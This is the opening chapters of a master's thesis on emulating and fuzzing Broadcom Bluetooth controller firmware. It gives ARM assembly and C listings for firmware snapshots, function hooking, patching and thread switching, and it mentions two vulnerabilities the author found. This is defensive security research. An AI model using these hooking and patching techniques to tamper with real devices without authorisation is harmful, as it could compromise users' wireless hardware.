TECHNISCHE
UNIVERSITÄT
DARMSTADT

DYNAMIC BLUETOOTH FIRMWARE ANALYSIS

JAN SÖNKE RUGE

Master Thesis

July 26, 2019

Secure Mobile Networking Lab
Department of Computer Science

Dynamic Bluetooth Firmware Analysis
Master Thesis
SEEMOO-MSC-0144

Submitted by Jan Sönke Ruge
Date of submission: July 26, 2019

Advisor: Prof. Dr.-Ing. Matthias Hollick
Supervisor: Jiska Classen

Technische Universität Darmstadt
Department of Computer Science
Secure Mobile Networking Lab

ABSTRACT

We use wireless technologies, such as Bluetooth, in our everyday life. Every mobile and many Internet of Things (IoT) devices utilizing a Bluetooth controller running a proprietary firmware. Due to the nature of wireless protocols, a nearby attacker can interact with those implementations. Recent research has shown, that Wi-Fi firmware contain severe vulnerabilities that can lead to full compromise of the controller and even the host system. Bluetooth still lacks research in this area. Instead of using static analysis, we used a dynamic approach, by re-executing a well-defined firmware state. We emulate the firmware at a large scale, independent of the actual hardware. Using this approach, we found a Remote Code Execution (RCE) vulnerability (CVE-2019-11516) and an additional heap corruption (CVE-2019-13916). Our implementation shows where those corruptions occur in the code before they result in a crash. The RCE was undiscovered for over 10 years, so the numbers of affected devices can only be estimated to reach the millions. On mobile devices, it could be potentially used to escalate to the operating system, whereas IoT devices, running on a single processor, are fully compromised.

ZUSAMMENFASSUNG

Drahtlose Technologien, wie zum Beispiel Bluetooth, sind teil unseres alltäglichen Lebens. Jedes Smartphone und viele Internet of Things Geräte benutzen Bluetooth, welches in einer proprietären Firmware implementiert ist. Aktuelle Forschungsergebnisse zeigen, dass Wi-Fi Firmware schwerwiegende Sicherheitslücken enthalten hat, welche zur vollständigen Übername des Controllers oder selbst des Host Systems führen kann. Im Fall von Bluetooth wurde eine entsprechende Analyse nicht in nötigen Tiefe vorgenommen. Wir verwenden Dynamische Analyse, in dem wir weite Teile der Firmware ausgehend von einem definierten Zustand ausführen. Mit der hier vorgestellten Methodik wurde eine Remote Code Execution (CVE-2019-11516) und ein zusätzlicher Heap Buffer Overflow (CVE-2019-13916) gefunden. Die vorgestellte Implementierung zeigt vor einen Absturz die stelle im Programm an, an der Overflow stattfindet. Die RCE war für 10 Jahre in der Firmware vorhanden, sodass die Anzahl der verwundbaren Geräte nur geschätzt werden kann und in die Millionen geht. Auf Mobilen Geräten könnte diese Schwachstelle unter Umständen genutzt werden, um auf das Host System zu eskalieren. Auf IoT Geräten, welche auf einem einzigen Prozessor laufen, ist eine vollständige Übernahme des Gerätes möglich.

ACKNOWLEDGMENTS

I would like to express my deepest gratitude to my parents and my family for supporting me in all the years of my studies and to all my friends who aided me through my worst times.

Special thanks for giving helpful advice while writing this thesis goes to Prof. Matthias Hollick and Jiska Classen.

Furthermore, I especially thank Julian Wälde for proofreading my thesis.

CONTENTS

LIST OF FIGURES

LIST OF TABLES

LISTINGS

ACRONYMS

ACL	Asynchronous Connection-Less
ARM	Advanced RISC Machine
BCS	Bluetooth Core Scheduler
BLOB	Binary Large Object
CRC	Cyclic Redundancy Check
DEP	Data Execution Prevention
DMA	Direct Memory Access
EIR	Extended Inquiry Response
ELF	Executable and Linking Format
FHS	Frequency Hop Sync
GATT	Generic Attribute
GIAC	Global Inquiry Access Code
HCI	Host Controller Interface
IDE	Integrated Development Environment
IoT	Internet of Things
JPEG	Joint Photographic Experts Group
JSON	JavaScript Object Notation
L2CAP	Logical Link Control and Adaptation Protocol
LCP	Link Control Protocol
LE	Bluetooth Low Energy
LM	Link Manager
LMP	Link Management Protocol
LPE	Local Privilege Escalation
LTE	Long Term Evolution

MMIO	Memory Mapped Input/Output
MSP	Main Stack Pointer
NFC	Near Field Communication
NVRAM	Non-Volatile Random-Access Memory
PDU	Protocol Data Unit
PSP	Process Stack Pointer
PTS	Pseudo Terminal Slave
QEMU	Quick Emulator
RAM	Random-Access Memory
RCE	Remote Code Execution
RF	Radio Frequency
RFU	Reserved for Future Use
ROM	Read-Only Memory
RTOS	Real-Time Operating System
Rx	Receive
RXDMA	Receive Direct Memory Access
SCO	Synchronous Connection Oriented
SPI	Serial Peripheral Interface
SVC	Supervisor Call
Tx	Transmit
UAF	Use-After-Free
UART	Universal Asynchronous Receiver Transmitter
WICED	Wireless Internet Connectivity for Embedded Devices
XN	Execute Never

1 INTRODUCTION

This chapter describes our motivation as well as the contributions of this thesis. Last a short outline is given.

1.1 MOTIVATION

Wireless technologies are part of our every daylife. Mobile devices implement multiple wireless protocols, such as Long Term Evolution (LTE), Wi-Fi, Bluetooth and Near Field Communication (NFC). Internet of Things (IoT) also uses a subset of those protocols to achieve communication with other devices. Due to the nature of wireless communication, an attacker can interact with them what reveals a huge attack surface. According to the "Bluetooth Market Update", 3.7 billion Bluetooth equipped devices were shipped in 2018 [21]. In this thesis, we focus on the implementation of the lower layer of the Bluetooth protocol provided by Broadcom.

After opening the Broadcom Wi-Fi chipsets by Nexmon projects [22], severe vulnerabilities were found by Google Project Zero (Apr 2017) Exodus (Jul 2017) and Quarkslab (Apr 2019) [2, 3, 6] . Recent attacks against Bluetooth focused only on the Bluetooth stack running on the host device [5]. Even though a similar development can be observed here. Dennis Mantz started reverse-engineering Broadcom Bluetooth controllers and published a tool for patching and debugging those devices [17]. Jiska Classen also found a limited Remote Code Execution (RCE) (CVE-2018-19860) but arbitrary RCE has not been achieved yet. Such a vulnerability would fully compromise the Bluetooth controller and break encryption as well as authenticity. Besides, such a vulnerability would be wormable and could result in a new type of malware. The motivation for this thesis is to find such vulnerabilities in order to mitigate them.

1.2 CONTRIBUTION

First of all, we introduce a methodology to instrument raw binary dumps using C. It could be shown that this approach is more efficient as available implementations such as `Unicorn` [8]. In addition, we support C syntax what makes parsing and analyzing data structures in memory more convenient and leads to more readable code. It is also easier to achieve more complex tasks consisting of more than one function call. We used this method to emulate large amounts of code and even communicate with a default Bluetooth stack.

Second, we showcase how an IoT development platform can be used as fuzzing and attack platform using function hooking. Besides a major advantage in firmware debugging, it can be used to implement complex attacks in the protocol.

Third, we found an RCE vulnerability in Broadcom Bluetooth controllers that was unfixed for over 10 years called CVE-2019-11516. Even though it was fixed in February 2018 we could not identify any device, that received a patch. Affected devices include recent smartphones such as Samsung Galaxy S8 as well as IoT hardware such as FitBit Ionic. The only device we could identify as not vulnerable is the Samsung S10e, which has the fixed firmware stored in Read-Only Memory (ROM). After communicating with Google, patches will be included in the Android project. We used a vulnerability in the heap allocator implemented by the Real-Time Operating System (RTOS) ThreadX to overwrite arbitrary locations in memory [15]. This RTOS is running on 6.2 billion devices in 2019 and is used in automotive and healthcare applications [15]. It is even used on autopilots and space probes such as "Deep Impact" [10]. The used heap implementation called Block buffers is solely optimized for performance. Even though ThreadX is advertised as secure, those Block buffers have no exploit mitigation. A heap overflow can easily lead to RCE what is discussed and showcased in this thesis. We also present a possible security improvement for this implementation.

CVE-2019-11516 is in particular interesting, as it is caused by two flaws in two different components. Therefore traditional fuzzing approaches such as AFL-Unicorn would not have uncovered this. It was required to emulate behaviors such as context switches between threads and interrupt handlers. The Bluetooth Core Scheduler (BCS) is one of the affected components and has not been uncovered yet. It is responsible for scheduling the Radio Frequency (RF) frontend and handles the Bluetooth Memory Mapped Input/Output (MMIO) hardware registers. By analyzing this component, we found an additional heap corruption in the Bluetooth Low Energy (LE) packet reception called CVE-2019-13916.

1.3 OUTLINE

This thesis is structured from the problem description of the security analysis of closed source firmware to a detailed description of exploit strategies. Chapter 2 gives a background on the target platform as well as an overview of the current state of automated security analysis known as fuzz testing. Chapter 3 describes the methodology used to instrument the target firmware. In the following, the firmware operating system is described in Chapter 4 and the BCS kernel in Chapter 5 handling Bluetooth layer 1. The obtained knowledge is analyzed from a security point of view in Chapter 6. With a focus on

memory corruption vulnerabilities, we discuss exploit strategies as well as possible mitigations. This knowledge is then applied to two actual memory corruption vulnerabilities of the firmware. Finally we evaluate the performance and code coverage, we acchieved in this thesis in Chapter 7 and come to a conclusion.

2 BACKGROUND AND RELATED WORK

2.1 WICED PLATFORM

The Wireless Internet Connectivity for Embedded Devices (WICED) platform was developed by Cypress and can be used to develop Internet of Things (IoT) applications. It consists of an Integrated Development Environment (IDE) and a development board, which was equipped with an CYW20735B-01 in our case. This chip has a single Advanced RISC Machine (ARM) processor running the Broadcom's Bluetooth implementation as well as the application. The applications are written in C and have full access on the firmware internals. In order to link the application against the Bluetooth stack, a full list of symbols is provided in a file called `internal/20735B1/patches/patch.elf`. This contains the name and address of all functions and global variables in the Read-Only Memory (ROM) and Random-Access Memory (RAM) sections. Later we found a file `WICED/libraries/wiced_hidd_lib.a` that contains C macros. Those contain the name and address of all hardware and Memory Mapped Input/Output (MMIO) registers as well as names for vendor-specific magic values. This information greatly accelerated our research.

A side effect of the IDE is that we can use WICED to link C code against those symbols and run it directly on the device. In conjunction with a hooking mechanism described in Section 3.3.3 we have a powerful firmware debugging tool. This makes the use of firmware patching frameworks, such as Nexmon [22] unnecessary. We also used this method to implement simple fuzzers such as Section 6.1.1, as well as the attack for a Remote Code Execution (RCE) CVE-2019-11516 Section 6.7.

2.2 UNICORN EMULATION ENGINE

The most common cross-architecture emulator is Quick Emulator (QEMU), what can be used to execute Executable and Linking Format (ELF) files [4]. A library called `Unicorn` can be used to access the internals of QEMU [8]. It can be used to set up an environment from raw firmware dumps. Memory and registers can be accessed using wrapper functions. This has been used in the past to fuzz single functions of existing firmware. The goal if this thesis is large scale firmware emulation, that is not limited to a single function.

The firmware makes use of special MMIO registers, e.g., to send and receive data using Universal Asynchronous Receiver Transmit-

ter (UART). Those are special memory regions containing control registers to interact with hardware. Commands to the hardware are issued by writing to them. The hardware is also able to change the value of registers to indicate a state or an event such as a complete transmission over UART. As such memory regions do not behave like normal memory, we either have to emulate the hardware or modify the firmware. In addition, we want to add debug messages to get an understanding of the internals of the firmware. `Unicorn` allows setting callbacks for each executed basic block (`UC_HOOK_BLOCK`), instruction (`UC_HOOK_CODE`) or memory access (`UC_HOOK_MEM`). The performance of this hooking mechanism is evaluated in Section 7.1.

QEMU on the other hand, besides being fast, can use standard Linux system calls, such as `open, read, write, connect, ...`. Those are directly passed to the operating system. In `Unicorn` it is required to reimplement all system calls and interrupts in python. In this thesis, we used both approaches. Fuzzing and generating code coverage is done with native QEMU. To gain in-depth insights into the behavior of specific functions, we used `Unicorn`.

2.3 AVATAR

The Avatar framework is another approach for dynamic firmware analysis [23]. Similar to `Unicorn`, it uses QEMU as a backend. The firmware is partially emulated on the host and memory accesses are redirected to the target device. Interrupts, on the other hand, are redirected from the device to the emulator. It allows for arbitrary context switches between the emulator and the device itself. Time-critical tasks can be executed on the device and only code of interest is executed in the emulator. Even though redirecting every memory access becomes very slow in the order of ten instructions per second. Several optimization techniques were presented to speed up the emulation. They were able to emulate the boot process of a hard drive controller in less than 4 minutes. Even though they describe vulnerability research as a potential use case, the only found artificial injected and no actual vulnerabilities on a ZigBee controller. A recent poster presentation utilizing Avatar with over the air fuzzing of cellular baseband implementations were able to produce crashes on actual devices [12]. They do not present the root-cause for those crashes or an estimation for exploitability.

2.4 NEXMON

Nexmon is a framework that allows patching firmware using C code [22]. Functions can be compiled to arbitrary locations and linked against the firmware context. This allows to add or modify the behavior of an existing firmware. It produces an ELF file describing, the

Listing 2.1: Pseudocode implementing coverage guided fuzzing.

```
coverage = []
testcases = [seed]

while True:
    seq = choice(testcase)
    testcase = mutate_testcase(seq) or merge_testcases(seq)

    cov = run(testcase)

    if |coverage - cov| > 1:
        testcases += [testcase]
        coverage = set(cov + coverage)
```

changes that need to be applied to the image. It was used to modify the behavior of Broadcom Wi-Fi chipsets to implement monitor mode and reactive jamming on commodity hardware. Recent ports now also support Broadcom Bluetooth chipsets. Even though Nexmon is not used for emulation, the linking process described in Section 3.1 was inspired by this project.

One drawback of the Nexmon project was the hooking mechanism. It requires to patch each call and not the target function itself. This would result in many patches for commonly called functions like `memcpy` and would not scale for this thesis. Also, it would be difficult to hook functions that are invoked as a callback, as the destination such a call is only known at runtime. Therefore we used the WICED platform in combination with the hooking mechanism described in Section 3.3.3 for firmware patching.

2.5 COVERAGE GUIDED FUZZING

Evolutionary or coverage guided fuzzing was first described by DeMott et al. in 2007 [9]. This approach is based on a genetic algorithm to maximize code coverage. This technique is able to automatically reverse engineer complex file formats such as Joint Photographic Experts Group (JPEG) [24].

It generates a population of testcases from a single seed, e.g., a valid file. A testcases is chosen from the population which is mutated and code coverage is evaluated. If the mutated testcase hits unseen code, it is appended to the population of testcases. The pseudocode for such is fuzzer is shown in Listing 2.1 This approach has been adapted to a protocol based fuzzer in Section 6.4

This method is shown to be very successful in finding vulnerabilities in various applications [25]. Even though it requires code coverage to be used. This is not trivial for embedded devices as the firmware runs

on a microcontroller, that cannot be instrumented easily. In theory, it would be possible to use built-in debugging features of the chip, but this would have major performance drawbacks. As some of the analyzed code is highly time-critical, this approach would also alter the behavior. Therefore we decided to emulate the firmware in userspace, so we can determine code coverage using QEMU.

3 FIRMWARE EMULATION

For static analysis, all memory segments are obtained and analyzed using dedicated software such as Ida [19] or Ghidra [1]. Even though all necessary data is available, it is not easy to directly call functions in a firmware image. The `Unicorn` framework could be used, but it is hard to implement more complex tasks. In this thesis, we implement a tool, that can be used to write C code in the context of that memory image. We reassemble the memory image and the C code to an Executable and Linking Format (ELF) file that can be executed using Quick Emulator (QEMU). This allows us to call and analyze functions on the host system.

In addition, we can obtain a re-executable image of the firmware. This image contains all memory segments and register values at one point of execution. A function restores the register values and continues the execution. As the firmware is accessing special purpose hardware, some modifications to the code are required. We decided to use hooking to reimplement the required functions as there is no real hardware.

This method can be used in addition to static analysis to gain further insights into the behavior of the firmware. For example, functions can be called if their arguments are already known and their behavior analyzed. Data structures can be parsed that already exists in memory or as they created and processed by the firmware.

3.1 LINKING AGAINST FIRMWARE IMAGES

The main purpose of our build tool is to assemble arbitrary ELF files and link C code against that layout. Some locations in the memory have special names called symbols. Those can be either functions or global variables. The memory layout and symbols are stored in a JavaScript Object Notation (JSON) file format. (`project.json`) This has the advantage, that it can be processed and manipulated in almost any programming language. We have implemented a web frontend that allows managing the memory dumps, set their target location and manage symbols. The JSON file is then translated in the following files.

1. `Makefile`
2. `symbols.ld` mapping of symbol names to addresses.
3. `segments.ld` top level linkerscript describing the final memory laylout.




Figure 3.1: Process of linking firmware to an ELF file.

The linking process is shown in Figure 3.1. Each memory region is stored in a single raw file format and is converted to object files using `objcopy`. The C code is also compiled statically to an object file. The base address is set statically. Using the automatically generated linker scripts, we assemble the object files to the ELF file.

The C code is compiled without the standard `libc`. The main reasons are, that the firmware and `libc` might use the same symbol names like `printf`, `malloc`. Also, linking against `libc` is quite complex and as we need to write a custom linker scripts and linking this simplifies our process. We re-implemented a small subset of the needed functions and system calls as, e.g., `write`, `poll`, `socket`. Therefore our entry point is also called `_start` instead of `main`.

3.2 OBTAINING A RE-EXECUTABLE STATE

Calling packet parsing functions out of context might work to find some flaws. However, the parsing behavior depends on the global state of the firmware. For example, the Link Management Protocol (LMP) parsing function requires a large connection struct as an argument. This connection struct can not trivially be forged and as a result, crashes might not be reproducible on the target device. Therefore a snapshot with an open connection has to be taken from a real device.

Listing 3.1: Code for creating a re-executable state.

```
xmit_state:
push {r0-r12,lr}
ldr r0, =saved_regs
str sp, [r0]

//Send memory to host
bl xmit_memory

//This is our reentrance point
cont:
ldr r0, =saved_regs
ldr sp, [r0]
pop {r0-r12,lr}
```

As another device attempt to connect to a target, a `ConnectionRequest` Host Controller Interface (HCI) event is created. This is the very first time, an incoming connection is visible on the HCI layer. We set a hook using the method described in Section 3.3.3 on `bthci_event_SendConnectionRequestEvent` to obtain a re-executable state. Such an image contains the register values as well as all memory segments. Obtaining such a state is implemented by calling a function written in assembly shown in Listing 3.1. This function can be called at any point in time as well as a hook payload. All registers are pushed on the stack and the stack pointer is stored to a known, fixed location. The memory is sent to the host by `xmit_memory`, containing the complete firmware state. This image contains the complete firmware state. To continue the firmware on the emulator, we can jump to the `cont:` label. This restores the stack pointer and loads the registers.

3.2.1 *Obtaining Full Memory Map*

To execute the firmware, it is necessary to get a complete memory image. This includes all valid memory segments including Read-Only Memory (ROM), Random-Access Memory (RAM) and Memory Mapped Input/Output (MMIO). The easiest way would be to simply execute code until a Segmentation Fault occurs. This mostly indicates a new memory segment, that is missing in the ELF file. This process is tedious and slow process containing much guesswork.

Instead, we make use of the fact, that a Segmentation Fault on the device is handled by a fault handler. Usually, this fault handler causes a reset of the chip. By overwriting this handler, we can iterate over the address space and detect if an address is mapped. Therefore we can obtain a full memory map.

3.2.2 *Memory Aliasing*

The main difference to the static analysis by a human and executing a firmware image by a machine is, that the image must be absolutely error-free. Whereas a human might not even notice some corrupted pointers caused by the extraction process, this can cause fatal errors during execution. This results in crashes that are not reproducible on the target device. Therefore `xmit_memory` in Listing 3.1 must not have any side effects on the state of the firmware. First of all the process of dumping the memory is not atomic, and requires some time. Any interrupt handler is executing code, while we extract the memory and causes inconsistency in the memory image. Therefore we have to disable interrupts such as timers and peripherals. The watchdog implemented in hardware, which resets the chip if the firmware hangs had to be disabled.

In addition, the method used to extract the memory must not have any side effects. The only exception is the current stack. One option would be to emit an HCI event using the standard function `bthci_event_AttemptToEnqueueEventToTransport`. However, this function allocates several buffers and causes several context switches. Moreover, this mechanism requires interrupts to be enabled to work properly. We used a function `puart_write`, that writes one byte directly to the peripheral Universal Asynchronous Receiver Transmitter (UART). This byte is directly written to the MMIO register without any side effects. Similar methods for the HCI interface can be found in the fault handlers creating a stack dump. Using the peripheral UART was convenient in particular as it has no requirements on the data structure. A python script receiving data from UART waits for a predefined sequence of bytes to initiate the memory dump.

3.3 HOOKING AND FIRMWARE PATCHING

This section describes the methods used to patch the firmware. As we do not emulate the behavior of the hardware registers, modifying the behavior of some functions is essential. These methods can also be used to implement attacks on the device itself. All the described methods are implemented in `visuals/projects/common/hook.h`.

These methods require to have write access to the code or ROM sections. In QEMU this requirement could be satisfied by marking all memory segments as read, write and executable. On the Broadcom Bluetooth controllers there exists a mechanism for making temporary changes to the ROM called patch RAM [17]. To make the described methods compatible with those devices and the Wireless Internet Connectivity for Embedded Devices (WICED) IDE, we have reimplemented the ROM patching mechanism. All changes to the code are performed by `write_code` macro. Therefore we can reuse this im-

plementation for any Advanced RISC Machine (ARM) thumb code, where modifications to the code segment are possible. It is ensured, that all write operations to the code are aligned.

The analyzed firmware already has a hooking mechanism for some functions implemented. As most of the firmware code is stored in ROM, these methods simplify the patching process for the manufacturer. A function pointer can be written to a predefined location in RAM. As this is not used for all functions, we do not make use of this in our emulator.

3.3.1 *Disable Functions*

Some instructions like enabling and disabling interrupts are not available in user space programs. Those cause an "Illegal Instruction" and has to be disabled. Other functions waiting for an MMIO register to change the value. Examples are functions waiting for UART operations to complete or sleep operations.

To deal with this problem, we disabled those functions by overwriting the function prologue wit `bx lr`. This instruction assembles to the integer value 0x4770 and causes the function to return immediately. This method is implemented in the `patch_return(function)` macro. A list of disabled functions can be found in Section B.1.

3.3.2 *Replacing Functions*

Some functions in the firmware need to be replaced. For example, the function `puart_write` writes a single character to the peripheral `UART`. We used this method to replace the original function with a `write` to a given file descriptor.

To implement this method, we need to overwrite the function prologue with a jump to our target code. Using a relative jump was not possible in this case, as the patch code location is too far away from the code in ROM. We also want to be able to efficiently compute those jump instructions at runtime without the need for an assembler.

We decided to use the instruction `ldr pc, [pc]` followed by the target address. This instruction assembles to the integer value `0xf000f8df`. The command loads the value after this instruction into the `pc` and therefore execute a jump independent of the patched location. As the address referenced by `[pc]` has to be aligned, we might have to pad the code for misaligned functions. This was done by inserting a 2-byte `nop` instruction. One disadvantage is, that this instruction requires at least 8 bytes in total. Therefore this method cannot be used for very short functions. This method is implemented in the `patch_jump(source , destination)` macro. A list of replaced functions can be found in Section B.3.

3.3.3 *Transparent Hooking*

Replacing a function is not always desired. In some cases, we might just want to change arguments, add behavior or print a debug message. Therefore a mechanism, to call hooks prior and after a target function is desired.

The currently implemented methods for hooking functions with InternalBlue was to overwrite the prologue with a jump instruction. To execute the target function, the overwritten function prologue has to append to the patch. This method requires manual patching of every function. As we have to make heavy use of this patching method, we aimed for a more automated approach.

Our method allows setting pre- and post-hooks on almost all functions. We first overwrite the function prologue using the `patch_jump` method to a hook object as described in Section 3.3.2. Each hook is represented by a data structure shown in Listing 3.2. This struct holds some basic information as well as a small amount of code. As we have multiple hooks installed, this is required to know which hook was triggered. We must keep track of `r0-r12`, `sp` and `lr` in order to ensure correct execution. We could use `lr` to identify the origin, but this would require a linear search through all installed hooks. Therefore, we only have `pc` to store this information. We decided to put a small amount of code in the beginning of each hook object that saves the registers. At this point, we can load arbitrary fields of this object into registers using `pc` as a reference. This code is shown in Listing 3.3. The hooking process happens in the following steps:

1. The original prologue is restored.
2. We set the link register to a post-hook function.
3. Pre-hook payload is executed.
4. The original function is executed.
5. Return into post-hook logic.
6. Post-hook payload is executed.
7. Hook is reinstalled.
8. Link register is restored.
9. Return to normal operation.

As each hook is identified by the execution of a specific address, we also support nested hooks. We keep a backup of the function prologue even if a second hook was installed. In that case, we restore the jump instruction to the second hook, that will then be executed. This allows

Listing 3.2: Struct representing a hook for a function.

```
struct hook {
    //Minimal code to save registers etc.
    char code[12];
    //Pointer to pre- or post_hook function
    void (*handler)(void *, void *);
    //Pointer to hook struct
    struct hook *self;
    //User defined pre hook payload
    void (*pre_hook)(struct saved_regs* regs, void *arg);
    //User defined post hook payload
    int (*post_hook)(int retval, void *arg);
    //User defined additional argument
    void *arg;
    //Copy of lr as we enter the target function
    int backup_lr;
    //Pointer to target function
    int target;
    //Copy of the original code
    int code_orig[3];
};
```

Listing 3.3: Code stored in front of each hook object.

```
hook_code:
    sub sp,4            //Save space for pc
    push {r0-r12,lr}    //Save registers
    ldr r0, [pc, #8]    //Get reference to hook struct
    ldr pc, [pc]        //Jump to the actual hook handler
                        //Either pre- or post_hook
```

for incrementally adding of behavior, without keeping track of already hooked functions.

Hooks can be set via the `add_hook(target, pre_hook, post_hook, arg)` function. In practice, this method seems to be very efficient. We were even able to debug the main Bluetooth Core Interrupt, described in section Section 5.3. This function is called at an average frequency of 3kHz and is time-critical.

Even though this mechanism showed to be useful in practice, it has some noteworthy side-effects. First, as we overwrite `lr` with our post-hook logic, only the first hook will see the true `lr` . Second, we can modify `pc` to skip functions. As a consequence, the following hooks will not be executed, if nested hooks are used. Third, once triggered, we will not notice any further calls to that function until it returns. This could be problematic for, e.g., recursive functions or blocking functions like queue access. Those drawbacks are not relevant for this thesis and are therefore ignored. Implementation would increase runtime and complexity without notable benefit.

3.3.4 *Trace Function Calls*

Using the transparent hooking mechanism, we implemented a basic function tracing. This prints a debug message if a function is called including their arguments. A function can be traced using the `trace(function, number_of_arguments, show_return_value)` macro. These trace events produce most of the debug messages.

3.4 ADVANTAGES OF LINKING AND HOOKING FIRMWARE

This approach has a wide range of applications. When dealing with a raw memory dump it is often required to reverse engineer datastructures. As we have native C support, we can define structures and try to parse existing data in memory. We can call multiple functions, what would be syntactically difficult in other implementations such as `Unicorn`. This is necessary if a function requires a heap buffer as an argument. Our approach allows solving complex task in better understandable code.

It is significantly faster than existing implementations if modifications such as hooking are required. The approach can be used for all types of problems, where a memory dump is available. For example, if an application has to be reverse engineered, that implements custom cryptography we can directly use the already compiled code. This is less error-prone than copy and pasting code from a decompiler.

4 REALTIME OS - THREADX

The firmware is based on a Real-Time Operating System (RTOS) called ThreadX developed by Express Logic. [15] This handles some basic functionalities such as threading, events, and timers. Besides this RTOS, there exists the Bluetooth Core Scheduler (BCS) that is described in Chapter 5 and was developed by Broadcom. A diagram of the firmware is illustrated in Figure 4.1 To emulate the firmware, we have to reimplement some basic components of the RTOS that are described in the following.

4.1 MULTITHREADING

The firmware implements different threads for different tasks, therefore multithreading has to be supported. We found one function `_tx_thread_system_return` invoking a Supervisor Call (SVC), which is responsible for a context switch. This will trigger a software interrupt which is handled by the SVC handler. A pointer to the SVC handler is stored at a known location in the interrupt vector table. In the supervisor mode, we have two stack pointers: Process Stack Pointer (PSP) from the normal mode and Main Stack Pointer (MSP) for the system-level code. In this case, the MSP was not used.

The SVC handler makes use of two global variables `tx_thread_current_ptr` and `tx_thread_execute_ptr`. Both are pointers to thread structs. The following behavior was reconstructed by static analysis:

1. Push registers to PSP stack.
2. Store PSP to `tx_thread_current_ptr + 8`.
3. Load PSP from `tx_thread_execute_ptr + 8`.
4. Load Registers from PSP stack.
5. Return from interrupt.

This function implements the context switch from `tx_thread_current_ptr` to `tx_thread_execute_ptr`. The actual scheduling is performed prior to the supervisor call in normal mode and does not require any modifications. We replaced `_tx_thread_system_return` imitating that behavior as shown in Listing 4.1

As we also want to interact with the firmware, we need to include custom logic into the multithreaded RTOS. This is needed to inject received packets or Host Controller Interface (HCI) commands. Two approaches were evaluated.




Figure 4.1: Firmware including the BCS kernel.

Listing 4.1: Multithreading Implementation for the emulator.

```
_tx_thread_system_return_hook:

//save state
sub sp, #20
push {r0-r3,r12}    //Interrupt frame
push {r4-r11}       //SVC Handler
str lr, [sp, #52]

//Execute our hook payload
push {lr}
bl _tx_thread_system_return_hook_payload
pop {lr}

//Load thread struct
ldr r0, tx_thread_current_ptr
ldr r1, [r0]
ldr r2, tx_thread_execute_ptr
ldr r3, [r2]

str sp, [r1, #8]    //Save sp to tx_thread_current_ptr

//Swap thread pointers
str r3, [r0]

//Restore thread
ldr r12, [r3, #8]   //get sp from tx_thread_execute_ptr
ldr lr, [r12, #52]  //get saved lr
mov sp, r12
//bl brk
pop {r4-r11}        //SVC Handler
pop {r0-r3,r12}     //Interrupt frame
add sp, #20

//Return to thread
bx lr

tx_thread_current_ptr:
.word 0x201cec
tx_thread_execute_ptr:
.word 0x201cf0
```

